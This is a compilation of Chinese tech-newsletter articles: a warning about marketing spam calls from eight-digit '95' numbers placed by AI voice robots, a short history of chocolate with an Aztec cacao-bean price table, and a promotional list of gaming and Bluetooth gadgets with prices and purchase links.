近年来各种推销套路层出不穷，像杜蕾斯那样“精髓”的套路毕竟还是极少数。小伙伴平日接触到最多的推销套路无疑还是各种骚扰，尤其是骚扰电话和骚扰短信。

虽然如今智能手机都有骚扰电话拦截，但是如今的电话短信骚扰也正千方百计地“突破”手机拦截，不分昼夜地为各位小伙伴带来骚扰，可谓“尽忠职守”。二哥今天则是要告诫各位小伙伴，除了以往常见的“400”“800”“2”开头的推销电话之外，最近“95”开头的推销电话越来越多。

要知道，一般“95”开头电话可是国家工业和信息化部直接管理审批，不属于当地电信运营商管理的特殊号码，以前主要是银行、保险等特殊单位的专用号码，如：中国银行（95566）、工商银行（95588）、农业银行（95599）、建设银行（95533）。不少小伙伴看到了“95”开头的电话可能都会下意识地以为是银行账户的问题，可能没想到这会是推销套路。

据二哥大量了解后的情况，这些骚扰电话中很大部分都是音调四平八稳、声线细腻动听的“女声”。一般内容都是关于某个房地产、儿童培训等项目的介绍。仔细分辨其实不难发现，这些声音来自正兴起的智能语音机器人。而且这些电话很多都是机器人自动打来的，为了让你不起疑心，它们可高度模仿人类发出声音。不少企业通过购买平台智能语音机器人的方式，向小伙伴们进行电话推销。

根据北京一家提供智能语音机器人软件服务的公司市场商务人员介绍：客户只需要提供身份证和公司注册信息，他们就会从运营商那里申请到来电号码。每年套餐价格需要2.5万元。这价格看似很高，不过该公司透露，用智能语音机器人来打电话可以24小时一直打，并且一点问题都没有。

目前，单个人工成本在江浙沪地区至少每年10万元左右，就算每天不间断打电话最多一个客服能拨打300通电话；而每年只需要6000-10000元成本的智能语音机器人，一天能拨打800-1000通电话。因此，这些不知疲倦的智能语音机器人深得中小微企业老板们的青睐。

根据12321网络不良与垃圾信息举报受理中心的数据显示：单单是今年7月份，举报中心共收到举报涉嫌骚扰电话6.3万件次。其中以贷款理财类、违规催收类和房产中介类的举报信息较多，占比分别为30.9%、21.0%和14.0%。二哥时不时就会接到一些莫名奇妙的贷款电话，正常时段倒也忍了，那些半夜或是午睡时打来，真的是让人痛不欲生。

另据相关数据显示：今年4月以来，以9520、9521开头的骚扰诈骗电话号码数从800余个激增至8500余个，影响人群从每日24万余人升至410万余人，小伙伴们几乎难逃骚扰电话的魔爪。

尽管手机暂时可能无法完全拦截这些骚扰号码，但是我们依然可以辨认出这些“95”开头的骚扰号码——一般来说，这些号码都是八位数的，而银行机构的号码则是五位数。

此外，二哥之前曾告诉过小伙伴们二手手机号对于前用户来说存在信息泄露的风险，还建议大家销号时记得解绑各种银行卡账户。而对于使用这些二手号码的小伙伴来说，这些二手号码往往更容易成为骚扰电话的选择目标。

由于手机号段的有限性，被弃用的手机号会经过6个月的不用期后，被重新推上市场使用，这类手机号被称为“二手手机号”。小伙伴们得明白：新号段的产生和使用需要审批等过程的复杂性，所以产生“二手手机号”的情况难以避免，同时也是运营商的锅。因此，二哥最后要提醒各位近期换号码的小伙伴注意“95”开头的八位数来电，以免被这些推销电话干扰到了正常的生活。

你能想到巧克力在人类史上做出过这么大的贡献吗?

不知道大家喜不喜欢吃巧克力，反正师姐还挺喜欢的！特别是黑巧克力。所以今天我们就来聊聊，巧克力这种好吃的零食。

我们认识巧克力似乎都是从固态开始的，但是！在五分之四的巧克力史上，它却是作为一种流质饮品，而被精英阶层饮用的。也曾被当作货币，在宗教的传统仪式上甚至还是人血的替代品。

而且只有精英阶层，如皇室、贵族、长途贸易商人和战士才能够享用巧克力。唯一来自平民阶层，得以一尝巧克力美味的人只有征途中的士兵。还需要说的一点是，巧克力是不会出现在就餐过程当中的，而是在正餐结束后与烟管一起为人享用。就像是现代西方社会的正式晚餐后，才奉上的波特酒、白兰地和雪茄一样，其他食物是没有资格搭配巧克力的。

关于巧克力的历史，最远可以追溯到四千年前，墨西哥南部临太平洋平原的农民身上。在西班牙征服阿兹特克民族的过程中，当时阿兹特克人相信，是他们的羽蛇神把可可豆赐予人类。

于是把它用于宗教仪式和作为神的礼物，而且还会将它作为流通的货币使用，大家来品品可可豆的兑换表吧。

一只好的母火鸡价值 100个新鲜可可豆，或 120个已经萎缩了的可可豆。

一只公火鸡价值 200个可可豆。

一只野兔或森林兔价值 100个可可豆。

一只小兔子价值 30个可可豆。

一个火鸡蛋价值 3个可可豆。

一个新鲜摘下的鳄梨价值 3个可可豆；一个完全成熟的鳄梨价值 1个可可豆。

一个大番茄价值 1个可可豆。

玉米饼卷鱼肉价值 3个可可豆。

还是要感谢现在的巧克力这么便宜，不然师姐都吃不起了。

了解更多冷知识
关注电脑报帮选公众号

注意啦！这是一份**潮男**必须马下来的**剁手清单**

都说好看的皮囊千篇一律，有趣的灵魂万里挑一。有趣的人怎么能少得了这些助力你广泛爱好的数码配件呢？今天小师妹就给潮男们列了一个数码剁手清单，有了这些好物的加持，你就是这条街（gai）最靓的仔！

童年常在：小霸王游戏机

很多 80、90 后的童年是很简单的，那会儿没有手机没有电脑也没有 WiFi，许多人的娱乐都是被一台小霸王游戏机承包的。连上电视、插上光碟，就可以握着手柄坐到傍晚还意犹未尽。在小师妹记忆中，还残留着和姐姐争手柄吵得面红耳赤，又因为成功通关和姐姐拍掌欢呼的画面，只是，时光已经走远了……

小师妹相信每个人的童年都是和游戏有接触的，无论是最开始的超级玛丽、坦克大战还是魂斗罗，这些经典小游戏陪我们度过了无忧无虑的童年。时光虽已逝，但记忆永存啊，更何况现在还能买到小霸王游戏机。入手这款小霸王红白机，握住手柄，你也可以穿越回过去的时光！

88元起

go.icpcw.com/xbw.htm
手机淘宝扫一扫

小鸡G3：蓝牙游戏手柄

要小师妹说啊，玩游戏还是要拿手柄才更爽！这是一款可以让你即连即玩，手感好到让你停不下来的蓝牙无线游戏手柄。拥有这款手柄玩《王者荣耀》，再也不用担心拿不到五杀了（哈哈）。小鸡 G3 手柄支持安卓、iOS、PC、PS3 主机，无论你是经典平台玩家还是时尚玩法的追随者，一个手柄就可以满足你的需求。

这款手柄根据玩家操作习惯，设计出了适合游戏玩家的手柄外貌，可以让操作更畅快。手柄内置 600mAh 高效锂电池，一次充电顶 15 小时。手柄电路管理模块智能控制，五分钟无操作自动休眠，节约电量，延长电池寿命。同时，搭配小鸡模拟器，万款游戏免费玩！

59元起
（满149元减10元）

go.icpcw.com/xsb.htm
手机淘宝扫一扫

口袋键盘：B.O.W折叠键盘

台式键盘不方便携带，而普通的便携式键盘又会占用背包很大的空间，还好有可折叠的蓝牙键盘在。如今，越来越多的年轻人都喜欢使用 iPhone、iPad 来替代 PC 或者 Mac 来完成一些日常工作，在这个过程中，蓝牙键盘就扮演着非常重要的角色，它能大幅度提升用户的输入体验。

小师妹提到的这款 B.O.W 折叠键盘，可以将所需空间压缩到一个记事本的大小。铝合金材质，键身轻薄且坚硬，与 MacBook 一致的键盘构架，全尺寸三折叠，蓝牙 + 有限双模双通道。值得一提的是，键盘还可以一建切换三种背光颜色，给你不一样的输入体验。常规使用下高达 5 年的折叠寿命，多系统兼容，让你生活、工作、社交三不误。

259元起
（10元优惠券）

go.icpcw.com/jp.htm
手机淘宝扫一扫

平价也精致：OVEVO无线蓝牙耳机

369元

go.icpcw.com/lye.htm
手机淘宝扫一扫

预算 400 元，蓝牙耳机哪家强？那小师妹就要给大家推荐这款 OVEVO 出品的性价比极高的蓝牙耳机了。金属机身，仅 4.5g，耳机采用圆润外观入体式设计，易拿取不易脱落。可以自由选择单双耳模式，耳机防水程度 4 级，跑步的时候遇上下雨也不用担心会坏哦。

值得一提的是这款耳机的音质。为了实现 CD 级的音质还原，不计成本的声学调校，Q62 低频快准狠，中频稳如山，高频宽广亮。全新动铁单元 + 生物复合振膜，让声音层次更分明，声音更加真实细腻。一体式迷你盒子，放置即可充电。内置大电量电池，支持单个耳机充满 4 次电，续航高达 10 小时，单耳可连续使用 20 小时。

如果大家不方便扫描二维码，可以在我们的微信服务号（电脑报帮选）中发送关键字“41”（也就是对应的报纸期数），小师妹会给你提供购买地址哦。